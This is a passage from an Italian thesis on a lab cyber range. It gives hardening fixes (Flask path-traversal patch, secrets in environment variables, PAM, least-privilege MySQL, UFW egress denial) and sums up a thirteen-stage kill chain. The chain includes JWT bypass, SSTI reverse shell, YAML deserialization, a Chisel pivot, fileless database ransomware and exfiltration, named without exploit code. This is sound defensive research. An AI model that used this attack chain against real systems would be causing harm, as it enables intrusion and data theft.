- **Rimozione di Binari Orfani:** Implementazione di una policy di rimozione sistematica di qualsiasi sorgente o bytecode compilato temporaneo dalle directory pubbliche o di sistema (*es. /usr/local/bin/ o /var/tmp/*) al termine dei processi di deployment.
- **Integrità dei File e Code Signing:** Configurazione di strumenti di monitoraggio dell'integrità del filesystem (FIM - *File Integrity Monitoring*) come *AIDE* o *Samhain*. Tali agenti calcolano l'hash crittografico degli eseguibili di sistema autorizzati e generano un allarme immediato al SIEM qualora vengano rilevati nuovi file binari non firmati o modifiche a script esistenti.

7.8.3 Area B: Bonifica delle API Applicative e delle Credenziali

La protezione del backend del microservizio del Tier 3 costituisce il cardine per la prevenzione di compromissioni logiche e violazioni del principio di *Confidentiality*.

1. Risoluzione della Path Traversal (CWE-22 / OWASP A01:2025)

L'endpoint /api/v1/config elaborava direttamente il parametro di query file senza alcuna validazione del percorso, consentendo la risalita dell'albero delle cartelle mediante la sequenza speciale ../. La bonifica strutturale del codice sorgente Flask impone l'applicazione del principio di canonicalizzazione rigorosa e l'adozione di una whitelist dei percorsi atomici:

```
1. # SOLUZIONE SICURA: Rifattorizzazione dell'endpoint config in app.py
2. from flask import Flask, request, jsonify, send_file
3. import os
4.
5. app = Flask(__name__)
```

```
BASE_DIR = "/app/config_files/"

@app.route('/api/v1/config', methods=['GET'])
def get_config():
    filename = request.args.get('file')
    if not filename:
        return jsonify({"status": "error", "message": "Missing file parameter"}), 400

    # 1. Isola rigorosamente il nome base del file eliminando caratteri di risalita (../)
    safe_filename = os.path.basename(filename)

    # 2. Risolve il percorso assoluto canonicalizzato
    target_path = os.path.abspath(os.path.join(BASE_DIR, safe_filename))

    # 3. Controllo di aderenza logica: il percorso risolto deve risiedere categoricamente in BASE_DIR
    if not target_path.startswith(os.path.abspath(BASE_DIR)):
       return jsonify({"status": "error", "message": "Access Denied - Directory Traversal Detected"}), 403

    if os.path.exists(target_path):
        return send_file(target_path)
    else:
       return jsonify({"status": "error", "message": f"File {safe_filename} not found"}), 404

```

2. Estirpazione delle Credenziali Hardcoded (CWE-798 / CWE-259 / OWASP A07:2025)

La presenza in chiaro di utente e password amministrativi di MySQL all'interno del codice sorgente di app.py ha vanificato i controlli di accesso logici del DB. In linea con lo standard OWASP, i segreti industriali e crittografici non devono mai risiedere in file statici persistenti sul filesystem.

La bonifica si ottiene esternalizzando interamente le chiavi di autenticazione e forzandone l'iniezione esclusiva a runtime in contesti volatili di memoria:

```
# SOLUZIONE SICURA: Iniezione dinamica dei segreti tramite variabili d'ambiente
import os

# Le credenziali vengono lette esclusivamente dal contesto volatile di memoria del processo
DB_HOST = os.environ.get("DB_HOST", "localhost")
DB_USER = os.environ.get("DB_USER")
DB_PASS = os.environ.get("DB_PASSWORD")  # Iniettata all'avvio del container/servizio
DB_NAME = os.environ.get("DB_NAME", "legacy_db")
```

7.8.4 Area C: Hardening del Sistema Operativo, del DBMS e della Rete

La terza linea di difesa opera sui segmenti infrastrutturali di base, impedendo la scalata dei privilegi amministrativi, l'abuso logico del database e l'ingegnerizzazione dei canali di comunicazione invertiti (*pivoting*).

1. Protezione dei Sistemi e Forzatura dei Requisiti PAM (CWE-521)

La compromissione a lungo termine e il rischio di *Password Reuse* derivano dall'adozione di credenziali deboli come shadow12 per l'utente di sistema sysadmin_ops. Per inibire gli attacchi di brute-forcing e dizionario offline, viene configurato il sottosistema dei moduli di autenticazione PAM (Pluggable Authentication Modules) sul sistema operativo Linux.

Modificando il file di configurazione */etc/pam.d/common-password*, si forza l'uso del modulo *pam_pwquality.so* per imporre requisiti rigidi di complessità entropica computazionale, applicabili anche all'utente root:

```
1. password requisite pam_pwquality.so retry=3 minlen=12 lcredit=-1 ucredit=-1 dcredit=-1
ocredit=-1 enforce_for_root
```

Parametri imposti: lunghezza minima della password di 12 caratteri (minlen=12), obbligo di almeno un carattere minuscolo (lcredit=-1), almeno un carattere maiuscolo (ucredit=-1), almeno un valore numerico (dcredit=-1) e almeno un simbolo speciale (ocredit=-1).

2. Segregazione dei Privilegi SQL e Hardening di MySQL (MITRE T1565.001)

L'attacco ransomware *fileless* è avvenuto abusando dei privilegi illimitati dell'account db_admin che consentiva l'invocazione di query distruttive di UPDATE combinate con le funzioni crittografiche native AES_ENCRYPT e HEX.

Per attuare il principio del minimo privilegio (*Least Privilege*):

- **Revoca degli Account Globali:** L'utente amministratore globale *db_admin* viene rimosso dal database relazionale.
- **Creazione di Utenze Scoped:** Viene generato un utente di servizio delegato esclusivamente alla ricezione dei report proveniente dal Tier 2 (10.10.10.20), privandone la visibilità o l'interazione da altri indirizzi IP.
- **Limitazione dei Privilegi Operativi:** All'utenza di servizio sono concessi unicamente i privilegi minimi di scrittura (INSERT) e lettura (SELECT) esclusivamente sulla tabella di destinazione, escludendo qualsiasi capacità di alterazione massiva (UPDATE), eliminazione (DELETE) o modifica dello schema (DROP).

I comandi di amministrazione SQL difensivi implementati sono:

```
-- 1. Eliminazione dell'account a privilegi globali compromesso
DROP USER 'db_admin'@'localhost';

-- 2. Creazione dell'utenza isolata a livello Layer 3 (IP del Tier 2)
CREATE USER 'reports_svc'@'10.10.10.20' IDENTIFIED BY 'K8$mP!zR2026_SecureDbString_Complex#';

-- 3. Assegnazione mirata dei soli privilegi minimi necessari (No UPDATE, No DROP)
GRANT SELECT, INSERT ON legacy_db.reports_storicizzati TO 'reports_svc'@'10.10.10.20';
FLUSH PRIVILEGES;
```

Qualora un attaccante entrasse nuovamente in possesso delle credenziali applicative, l'esecuzione di una istruzione di crittografia ransomware verrebbe intercettata e bloccata dal DBMS:

$$\text{SQL Execution (UPDATE)} \xrightarrow{\text{Privilege Check}} \text{Database Access Denied (Error 1142)}$$

Inoltre, per prevenire intercettazioni ed elusioni locali del perimetro di rete, viene modificato il file di configurazione */etc/mysql/my.cnf* per legare il socket MySQL esclusivamente all'IP locale e imporre la cifratura TLS obbligatoria per ogni transazione in transito:

```
[mysqld]
# Binding statico sull'interfaccia protetta del Tier 3
bind-address = 10.10.10.30
# Obbligo di connessioni cifrate TLS
require_secure_transport = ON
ssl-ca = /etc/mysql/ssl/ca-cert.pem
ssl-cert = /etc/mysql/ssl/server-cert.pem
ssl-key = /etc/mysql/ssl/server-key.pem

```

3. Micro-segmentazione e Prevenzione del Protocol Tunneling ed Exfiltration (MITRE T1572 / T1041)

L'architettura iniziale consentiva il superamento delle regole di segmentazione del firewall in quanto i nodi interni potevano instaurare sessioni di comunicazione arbitrarie verso l'esterno (*Egress Filtering* inesistente). Questo ha permesso al client Chisel di collegare il tunnel WebSocket invertito e all'utilità SCP di esfiltrare il database dump verso l'infrastruttura di C2 pubblica (porta 52222).

La contromisura di micro-perimetrazione di rete prevede la configurazione del firewall locale UFW (o regole iptables equivalenti) sull'host Tier 2, impostando una policy di blocco predefinita sul

traffico in uscita (*Default Deny Outgoing*) e consentendo in modo selettivo esclusivamente la comunicazione diretta verso il Tier 3:

```
# Impostazione della politica restrittiva predefinita sul traffico in uscita
sudo ufw default deny outgoing

# Consente il traffico in uscita esclusivamente verso il Tier 3 sulle porte autorizzate
# Porta 3306 (connessione database MySQL) e Porta 5000 (telemetria API Flask)
sudo ufw allow out to 10.10.10.30 port 3306 proto tcp
sudo ufw allow out to 10.10.10.30 port 5000 proto tcp

# Attivazione del firewall locale e caricamento delle regole restrittive
sudo ufw reload

```

Questo isolamento architetturale distrugge l'intera catena di attacco: il client Chisel non può avviare la connessione asincrona TCP verso l'indirizzo IP del Tier 1 (porta 58000) e il canale sicuro SCP verso l'IP pubblico del server C2 (porta 52222) viene immediatamente rigettato a livello di Layer 3/4, neutralizzando la minaccia del furto informativo e del pivoting di porta.

7.8.5 Conclusione del Capitolo e Raccordo con l'Analisi Finale

Con la definizione dei protocolli di hardening e delle contromisure di difesa in profondità applicate al Tier 3, si conclude l'analisi della terza e ultima fase della *kill chain* all'interno del *Cyber Range Enterprise*. La validazione empirica eseguita in questo capitolo ha dimostrato come l'assenza di meccanismi protettivi strutturati possa consentire a un attore offensivo di scalare la propria influenza dai segmenti perimetrali intermedi fino al nucleo informativo aziendale, attuando tecniche distruttive di *Double Extortion* interamente *fileless*. Tuttavia, come evidenziato dalla matrice tassonomica e dalle successive *remediation*, **l'applicazione coordinata e rigorosa dei principi di micro-segmentazione, segregazione dei privilegi, canonicalizzazione degli input e gestione sicura delle credenziali secondo il paradigma *Zero Trust* è in grado di interrompere la catena di compromissione in molteplici punti, riducendo drasticamente il rischio operativo e garantendo la resilienza dell'intera infrastruttura**. Al fine di consolidare i risultati di questa ricerca sperimentale, il capitolo successivo sarà dedicato alla sintesi complessiva dell'esperienza di *Insecure Design by Blueprint*. In tale sede verranno tratte le conclusioni dell'intera tesi, analizzando l'efficacia metodologica del *Cyber Range*, delineando le considerazioni ingegneristiche finali sulla sicurezza delle architetture *multi-tier* e indicando le possibili prospettive di sviluppo futuro per la modellazione, rilevazione e mitigazione automatizzata delle minacce persistenti avanzate (APT).

CAPITOLO 8: SINTESI METODOLOGICA, CONSIDERAZIONI INGEGNERISTICHE E PROSPETTIVE DI SVILUPPO FUTURO

La conclusione di un percorso di ricerca sperimentale focalizzato sulla sicurezza cibernetica di un'infrastruttura enterprise complessa impone una transizione dall'analisi empirica delle singole vulnerabilità ad una riflessione di carattere sistemico ed epistemologico. La validazione end-to-end della catena cinematica d'attacco (*Kill Chain*), descritta ed eseguita all'interno del Cyber Range progettato in questo elaborato, fornisce il materiale empirico necessario per validare l'ipotesi di ricerca iniziale: l'inadeguatezza strutturale dei tradizionali paradigmi difensivi basati su perimetri di rete statici e l'urgenza di adottare modelli di sicurezza orientati al design e alla validazione dinamica dei canali fiduciari (*Trusted Channels*).

Questo capitolo finale analizza criticamente i risultati ottenuti, formalizza le implicazioni architetturali derivanti dal paradigma dell'*Insecure Design by Blueprint* e definisce le linee guida di hardening sistemistico ed evoluzione del software basate sui principi dello *Zero Trust*. Infine, vengono presentati i possibili sviluppi futuri della piattaforma di test e tratte le conclusioni generali del lavoro svolto.

8.1 Sintesi della Kill Chain Multi-Tier: Un'Analisi Cinematica Complessiva

L'esperimento descritto nei Capitoli 4, 5 e 6 ha validato empiricamente una catena d'attacco continua, a tredici fasi logiche, distribuita su tre tier architetturali distinti e fisicamente segregati da regole di filtraggio perimetrale. Ciascuna fase della kill chain, come documentato, non è mai stata fine a sé stessa: ogni transizione di stato ha rappresentato, al contempo, il risultato dell'azione precedente e la precondizione necessaria per l'esecuzione della fase successiva. Questa struttura costituisce il tratto distintivo e più rilevante dell'intera ricerca rispetto ai modelli di laboratorio tradizionali.

La Tabella sintetizza l'intera catena cinematica, riportando per ciascuna fase il nodo target, la tecnica offensiva, la vulnerabilità sottostante (CWE), la mappatura MITRE ATT&CK e la transizione di stato formale ottenuta.

Fase	Nodo	Tecnica Offensiva	CWE	MITRE ATT&CK	Transizione di Stato
1	Kali → M1	Port scanning, service enumeration	—	T1046	Superficie d'attacco identificata
2	M1 (DMZ)	XXE Injection + /proc/self/cwd	CWE-611	—	Segreti applicativi esfiltrati
3	M1 (DMZ)	JWT Algorithm Confusion (RS256→HS256)	CWE-259 + CWE-327	—	Autenticazione JWT bypassata
4	M1 (DMZ)	SSTI su EJS + reverse shell nativa Node.js	CWE-1336	—	RCE → shell come legacyreport su M1
5	M1 (DMZ)	Script poisoning + bypass PrivateTmp systemd	CWE-269		LPE → root su M1
6	M1 → M2	Internal ARP scan + Bash port sweep	—	T1046, T1018	Tier 2 scoperto e mappato
7	M2 (LAN)	Insecure Deserialization YAML (staged payload)+	CWE-502	—	RCE → shell come legacy_svc su M2
8	M2 (LAN)	Python Module Hijacking via CWD poisoning	CWE-427	T1574.008	LPE → root su M2
9	M2 → M3	.pyc reverse engineering + Path Traversal	CWE-656, CWE-22	T1027	Credenziali DB esfiltrate da M2
10	M2 → M3	Multi-hop Chisel SOCKS pivot	—	T1572	Tunnel crittografico verso Tier 3 attivo
11	M3 (DB)	Dump DB + offline hash cracking (shadow12)	CWE-521	—	Credenziali sistemista ottenute
12	M3 (DB)	Ransomware fileless via MySQL AES_ENCRYPT	—	T1565.001	Integrità dati violata (cifratura in-memory)
13	M3 (DB)	Esfiltrazione con double extorsion + iniezione ransom note	—	T1041	Double Extortion completata

Tabella 9 Riepilogo fasi logiche di attacco della Kill-Chain

La lettura orizzontale della Tabella 9 rivela una proprietà strutturale fondamentale: **nessuna delle tredici azioni offensive descritte costituisce un vettore d'attacco isolato o autosufficiente**. La shell ottenuta al Tier 1 (*Fase 4*) sarebbe priva di valore strategico senza la successiva LPE (*Fase 5*); il pivot verso M2 sarebbe impossibile senza il nodo M1 come testa di ponte (*Fase 6*); la cifratura ransomware del database (*Fase 12*) sarebbe irraggiungibile senza la catena di scoperta che dal bytecode .pyc conduce alle credenziali hardcoded di M3 (*Fase 9*). Questa interdipendenza deterministica è il nucleo epistemico del lavoro: la vulnerabilità non è un punto, ma una *traiettoria* nello spazio degli stati di sicurezza dell'infrastruttura.

8.1.1 Evoluzione Temporale e Transizione degli Stati di Accesso

Sotto il profilo metodologico, l'efficacia del *Red Teaming* condotto non risiede nello sfruttamento dei singoli exploit eseguiti, ma nella rigorosa e deterministica progressione dello stato dei privilegi dell'attaccante all'interno del sistema sociotecnico analizzato. Al fine di astrarre l'attacco da valutazioni puramente euristiche e conferire un carattere di rigore scientifico, la progressione dell'intrusione può essere formalizzata come una successione di transizioni di stato all'interno di uno spazio di privilege-state definito per ciascun nodo M_i della topologia. Definiamo lo stato complessivo dell'infrastruttura a un dato istante t tramite la tupla:

$$S(t) = \left(P^{(M1)}(t), P^{(M2)}(t), P^{(M3)}(t), D^{(M3)}(t)\right)$$

Dove la gerarchia dei privilegi locali sul nodo M_iè definita dall'insieme ordinato:

$$P^{(Mi)} \in \{P_0, P_{app}, P_{root}\}$$

e lo stato di integrità e riservatezza dei dati sensibili di produzione sul Tier 3 ($M3$) è espresso dal set discreto:

$$D^{(M3)} \in \{D_0, D_{exfiltrated}, D_{encrypted}\}$$

In accordo con questa formalizzazione, l'evoluzione della *Kill Chain* ha convalidato deterministicamente il passaggio dallo stato iniziale di integrità del sistema (*State Zero*):

$$S(t_0) = (P_0, P_0, P_0, D_0)$$

allo stato terminale di completo compromesso operativo e informativo:

$$S(t_{final}) = (P_{root}, P_{root}, P_{root}, D_{encrypted})$$

Il grafico delle transizioni di stato evidenzia come l'attaccante sia stato in grado di progredire in modo incrementale. L'ottenimento di un accesso non privilegiato sul Tier 1 ($P^{(M1)} = P_{app}$) ha costituito la baseline per l'escalation locale a superutente ($P^{(M1)} = P_{root}$). Questa transizione si è

rivelata il prerequisito fisico e di routing fondamentale per affacciarsi sul secondo segmento isolato LAN, dove la sequenza si è ripetuta in modo analogo su $M2$, portando all'escalation $P^{(M2)} = P_{root}$. Infine, l'acquisizione del controllo amministrativo sul nodo intermedio ha abilitato la scoperta e lo sfruttamento del Tier 3, determinando prima la violazione del principio di riservatezza crittografica dei dati ($D^{(M3)} = D_{exfiltrated}$) e, infine, il collasso definitivo dell'integrità del sistema di database ($D^{(M3)} = D_{encrypted}$) tramite l'attacco ransomware.

8.2 Validazione Empirica del Paradigma "Insecure Design by Blueprint"

Il contributo metodologico più rilevante di questa tesi risiede **nella dimostrazione sperimentale del paradigma *Insecure Design by Blueprint***, concepito in opposizione all'approccio prevalente nella letteratura e nelle piattaforme di sicurezza esistenti, che tende a ricorrere a CVE noti su software obsoleto per costruire scenari di attacco riproducibili.

8.2.1 Debolezza Logico-Architetturale vs Bug Sintattico (CWE vs CVE)

Una delle tesi portanti di questo elaborato risiede nella distinzione concettuale tra *bug di codifica sintattici* (tradizionalmente tracciati tramite identificatori CVE) e *difetti di progettazione logico-architetturali* (catalogabili all'interno del dizionario standardizzato CWE). La sperimentazione condotta nel Cyber Range convalida la debolezza dei sistemi di auditing e monitoraggio industriali contemporanei di fronte a scelte strutturalmente insicure integrate nel blueprint di progetto.

Per comprendere la portata di questo limite metodologico, si consideri la postura di sicurezza del software core installato sulle macchine virtuali del laboratorio al tempo t_0. Tutte le librerie applicative di terze parti, i framework web (Express, Flask), i driver di connessione (PyMySQL, libxmljs2) e i sistemi operativi (Ubuntu Server) sono stati installati utilizzando le ultime versioni stabili e patchate fornite dai repository ufficiali dei vendor ove possibile al fine di riprodurre una situazione più probabile. Di conseguenza:

- Un'analisi di tipo **SCA (Software Composition Analysis)** condotta sulle dipendenze dichiarate in package.json o requirements.txt avrebbe restituito un report privo di vulnerabilità note (Zero CVE).
- Un'analisi di tipo **SAST (Static Application Security Testing)** basata su controlli sintattici e corrispondenza di firme avrebbe validato il codice, poiché non vi erano errori di codifica tradizionali quali violazioni dei limiti di memoria (buffer overflow) o formattazioni sintattiche palesemente malformate.

Nonostante l'assenza di bug noti, l'infrastruttura è crollata sotto i colpi della kill chain poiché presentava difetti semantici insiti nella sua stessa logica di business e nella definizione strutturale delle interazioni software:

- **L'Algorithm Confusion** non ha sfruttato una falla matematica all'interno degli algoritmi di cifratura HMAC o RSA, bensì un errore logico nel middleware di verifica JWT. Il codice JavaScript compilava perfettamente e senza errori di runtime, ma la logica consentiva l'accettazione acritica di un parametro controllato dall'utente (header.alg) per definire il contesto simmetrico/asimmetrico di validazione della firma.
- **La Deserializzazione Insicura** su PyYAML è stata dettata da un requisito architetturale di retrocompatibilità semantica con vecchi formati di report. L'uso di yaml.unsafe_load() non costituisce un errore di battitura o un bug di programmazione, ma una scelta progettuale insicura deliberatamente implementata per consentire l'istanziazione dinamica di oggetti in memoria a partire da flussi testuali.
- **Il Python Module Hijacking** su $M2$ è derivato dalla forzatura del percorso di ricerca di runtime del processo (*sys.path.insert(0, os.getcwd())*) integrata staticamente nello script di archiviazione per semplificare la risoluzione locale delle dipendenze custom in ambiente di sviluppo, ignorando le asimmetrie di sicurezza derivanti dall'esecuzione di cronjob periodici ad alti privilegi all'interno di directory di proprietà di utenti non privilegiati.

La ricerca dimostra che la conformità alle patch sintattiche (CVE patching) non garantisce la resilienza di un sistema se i processi applicativi sono strutturati su configurazioni insicure ed errori di trust boundary. Il superamento di questo debito metodologico richiede una profonda evoluzione del ciclo di sviluppo verso l'auditing logico-funzionale del codice e la modellazione formale dei flussi di controllo.

8.2.2 Il Collasso Strutturale della Sicurezza Perimetrale Classica

La seconda e fondamentale lezione appresa dalla **validazione empirica del laboratorio riguarda il fallimento sistemico del concetto di "sicurezza perimetrale"** e della localizzazione fisica delle macchine all'interno della topologia di rete come indicatore intrinseco di attendibilità.

Nelle architetture IT tradizionali, la sicurezza viene gestita erigendo barriere difensive statiche e coercitive a livello di Layer 3/4 dello stack OSI (firewall, router, VLAN). Si assume implicitamente che:

1. Qualsiasi entità operante all'esterno del perimetro di rete sia ostile per definizione.
2. Qualsiasi entità posizionata all'interno del segmento privato sia intrinsecamente attendibile (*Implicit Trust*).

Nel Cyber Range, questa assunzione di fiducia basata puramente sui parametri di instradamento IP ha causato il collasso completo dei tier isolati interni:

- Il Legacy Data Processor (Tier 2) era blindato da regole Netfilter (UFW) in ingresso estremamente rigide, consentendo l'accesso unicamente dall'indirizzo IP del server DMZ (10.10.10.10) sulla sola porta applicativa 5000/tcp.
- Il Server Dati (Tier 3) era ulteriormente segregato, privo di rotte abilitate verso Internet (assenza di default gateway) e whitelizzato a livello di firewall per comunicare esclusivamente all'interno della intranet con il Tier 2.

Tuttavia, l'attaccante ha superato queste barriere fisiche senza violare direttamente le policy del firewall di M2 o M3. Ha semplicemente abusato della logica transazionale del canale fiduciario legittimo (**Trusted Channel**) stabilito tra il frontend e il backend. Poiché il server Flask su M2 assumeva implicitamente che qualsiasi pacchetto HTTP proveniente dall'IP fidato di M1 fosse sicuro, ha decodificato ed elaborato il payload Base64 malevolo contenente le istruzioni di deserializzazione insicura, agendo di fatto come un proxy di esecuzione cieco per l'attaccante esterno.

La propagazione dell'intrusione dal Tier 2 al Tier 3 ha seguito la medesima dinamica di abuso dei canali fiduciari applicativi: l'endpoint /api/v1/config su M3, fidandosi della provenienza locale delle chiamate provenienti da M2, ha consentito l'esecuzione del Path Traversal e il conseguente recupero delle credenziali amministrative MySQL.

Una volta acquisito il controllo logico delle credenziali, l'attaccante ha mimetizzato le proprie attività incapsulando il traffico di database all'interno del tunnel crittografico inverso Chisel. Questo canale ha mascherato i pacchetti TCP di MySQL (porta 3306) come traffico WebSocket conforme al protocollo HTTP/S standard sulla porta 58000, eludendo la Stateful Packet Inspection del firewall perimetrale e rendendo l'intera esfiltrazione invisibile ai log di monitoraggio di rete tradizionali.

L'esperimento convalida empiricamente che la segmentazione di rete passiva è inefficace se non accompagnata da un'ispezione semantica e pervasiva del traffico a livello applicativo (Layer 7), evidenziando l'urgenza di convertire l'intera architettura enterprise verso i paradigmi restrittivi e non fiduciari dello *Zero Trust*.

8.3 Linee Guida di Hardening e Conversione verso lo Zero Trust

Il successo sistematico della catena cinematica d'attacco all'interno del Cyber Range non rappresenta una mera vulnerabilità applicativa isolata, bensì una debolezza architetturale intrinseca correlata alla fiducia implicita tra i diversi tier. Per spezzare l'interdipendenza causale degli exploit analizzati nella sezione precedente, è necessario delineare linee guida di hardening sistemistico ed applicativo che superino il concetto classico di difesa perimetrale. Tali contromisure trovano la loro naturale formalizzazione nel modello **Zero Trust Architecture (ZTA)**, con particolare riferimento alle direttive standardizzate dal NIST nella pubblicazione speciale **SP 800-207**.

8.3.1 Il Principio della Catena: Il Nodo Più Debole Definisce la Postura Complessiva

La prima e più importante osservazione è di natura sistemica: **la sicurezza di un'architettura multi-tier non è determinata dalla robustezza media dei suoi nodi, né dalla robustezza del suo nodo più sicuro, bensì dalla debolezza del suo anello più fragile**. Il Tier 1 del Cyber Range implementava un meccanismo di autenticazione basato su JWT, un sistema TLS per il trasporto delle comunicazioni e regole UFW che impedivano l'accesso diretto ai tier interni. Ciononostante, una singola scelta architettonica errata — l'accettazione promiscua dell'algoritmo none e HS256 nel middleware JWT — ha reso inefficaci tutte le altre misure di sicurezza, consentendo il bypass dell'intera logica di autorizzazione.

Questo fenomeno, già teorizzato nella letteratura sulla *Defense in Depth*, trova nel presente Cyber Range una dimostrazione empirica precisa e tracciabile: ogni tier ha evidenziato un punto di cedimento architetturale distinto, e la concatenazione deterministica di questi punti ha permesso la traversata completa dell'infrastruttura da un attore esterno non autenticato fino al nucleo informativo aziendale protetto.

8.3.2 La Superficialità della Segmentazione Senza Controllo dei Flussi Est-Ovest

La topologia del Cyber Range implementava una segmentazione di rete formalmente corretta: DMZ pubblica, LAN interna isolata, subnet del database senza rotte verso Internet. Ciononostante, questa segmentazione si è rivelata insufficiente a contenere la progressione dell'attacco, per una ragione fondamentale: il perimetro è stato disegnato esclusivamente sui flussi *nord-sud* (traffico in ingresso dall'esterno), trascurando il controllo dei flussi *est-ovest* (comunicazione laterale tra i tier interni).

Il Tier 2 era raggiungibile dal Tier 1 sulla porta $5000/TCP$ perché la logica applicativa legittima lo richiedeva. Nessuna regola di firewall poteva distinguere una richiesta XML-to-JSON proveniente dal frontend server da una identica richiesta contenente un payload YAML deserializzato costruito dall'attaccante. Analogamente, il tunnel Chisel ha sfruttato la porta

$58000/TCP$ non perché il firewall fosse mal configurato, ma perché il nodo M1 — già compromesso — fungeva da terminale legittimo della connessione, apparentemente indistinguibile da un processo di monitoraggio di sistema. Questi risultati indicano che l'efficacia della segmentazione di rete dipende in modo critico dall'integrazione con meccanismi di *deep packet inspection*, *behavioral analysis* e *anomaly detection* orientati al traffico laterale, non solo perimetrale.

8.3.3 Il Costo del Debito Tecnico Architetturale

Una terza considerazione riguarda il debito tecnico accumulato nelle scelte di design. Nel Cyber Range, la presenza di credenziali hardcoded in chiaro nel codice sorgente di app.py (M3), la mancata implementazione di input validation sull'endpoint /api/v1/config, e la configurazione del cron job di root con CWD non controllato (M2) sono esempi di debito tecnico che singolarmente potrebbero sembrare accettabili in fase di prototipazione, ma che in produzione si rivelano fatali. L'analisi empirica dimostra che il debito tecnico architetturale non si somma linearmente: si *moltiplica*. Tre scelte di design discutibili, se sfruttabili in sequenza, producono un vettore d'attacco il cui impatto è esponenzialmente superiore alla somma delle singole debolezze.

8.3.4 Implementazione Pratica dell'Architettura Zero Trust (ZTA)

L'applicazione del paradigma Zero Trust all'infrastruttura progettata impone l'azzeramento completo di qualsiasi presunzione di attendibilità basata sulla collocazione fisica o logica dei nodi di elaborazione. La conversione dell'architettura aziendale verso un modello ZTA deve articolarsi su tre pilastri ingegneristici principali, derivati direttamente dalle evidenze empiriche del laboratorio:

1. **Autenticazione Mutua e Crittografica delle Identità di Processo (mTLS):** La comunicazione est-ovest tra i microservizi (ad esempio, le richieste HTTP tra il backend Flask su $M2$ e l'API di configurazione su $M3$) non deve più basarsi sull'indirizzo IP sorgente del pacchetto. È indispensabile implementare un'architettura a chiavi pubbliche effimere (PKI) gestita tramite una **Service Mesh** (livello infrastrutturale che gestisce e controlla la comunicazione tra microservizi in un sistema distribuito, fornendo funzionalità come sicurezza, monitoraggio e gestione del traffico. Consente di centralizzare queste capacità senza modificare il codice applicativo dei singoli servizi.) o un framework di attestazione dell'identità del carico di lavoro quale **SPIFFE/SPIRE** (*Secure Production Identity Framework for Enterprise*). Ogni microservizio riceve un'identità crittografica firmata da un'autorità di certificazione locale (CA). Prima di instaurare qualsiasi transazione di rete, i nodi eseguono un handshake **Mutual TLS (mTLS)**, validando reciprocamente l'identità a livello applicativo (Layer 7) e cifrando il canale di trasporto.

Qualora l'attaccante elevasse i propri privilegi su $M1$, l'assenza di un certificato di identità valido per il Tier 2 impedirebbe qualsiasi tentativo di instradamento verso il backend, disinnescando il pivoting logico sul nascere.

2. **Microsegmentazione e Validazione Semantica al Layer 7:** La difesa dei confini fiduciari (*Trust Boundaries*) deve essere traslata dal livello di trasporto al livello applicativo. L'inserimento di un **API Gateway** o di un proxy inverso evoluto tra i tier consente di operare un filtraggio semantico dei messaggi. Tutte le transazioni in ingresso devono essere sottoposte a una stretta validazione sintattica e semantica rispetto a schemi rigidi e immutabili (es. **JSON Schema** o definizioni **OpenAPI/Swagger**). Nel contesto del Tier 2, l'endpoint di ricezione dei report non avrebbe dovuto accettare flussi YAML arbitrari deserializzabili in classi istanziabili in memoria, bensì una struttura dati tipizzata e validata a monte dal proxy. Parallelamente, a livello applicativo è imperativo adottare funzioni e parser intrinsecamente sicuri, come l'impiego del metodo safe_load() in PyYAML per inibire la deserializzazione di costruttori di oggetti arbitrari e prevenire attacchi di tipo RCE.
3. **Ingegnerizzazione dei Privilegi Minimi a Livello di Processo e Host:** L'escalation locale sul Tier 1 e sul Tier 2 ha dimostrato che la condivisione di risorse di scrittura sul filesystem tra utenti con diversi livelli di privilegio mina la stabilità dell'intero sistema. L'hardening sistemistico deve prevedere:
    - L'isolamento dei processi applicativi all'interno di container protetti da runtime restrittivi (es. Docker con profili **AppArmor** o **seccomp** attivi), disabilitando la condivisione del socket di Docker o l'esecuzione in modalità privilegiata.
    - L'azzeramento del debito tecnico di configurazione nei gestori di servizi di sistema (Systemd) e nelle politiche di elevazione dei privilegi (sudoers). Gli script di manutenzione eseguiti periodicamente da demoni ad alto livello (cronjob) non devono mai fare riferimento a directory utente scrivibili da profili non privilegiati, prevenendo la classe di vulnerabilità legata al *Python Module Hijacking*.

8.3.5 Implicazioni per il Paradigma DevSecOps (Shift-Left Security)

I risultati empirici emersi dalla presente ricerca pongono un forte interrogativo sull'efficacia delle metodologie tradizionali di controllo della sicurezza integrate nelle moderne pipeline di sviluppo software (**DevSecOps**). Il fatto che un'infrastruttura priva di vulnerabilità note (Zero CVE) sia stata interamente compromessa evidenzia l'inadeguatezza del testing puramente orientato alla firma del codice o alla scansione passiva delle dipendenze di terze parti (SCA).

Per correggere questa asimmetria metodologica, il ciclo di vita dello sviluppo del software (*Software Development Life Cycle* - SDLC) deve evolvere verso una reale postura di **Shift-Left Security**, integrando controlli logici e architetturali sin dalle prime fasi di pianificazione concettuale della piattaforma:



Figura 68 Modello Shift-Left Security

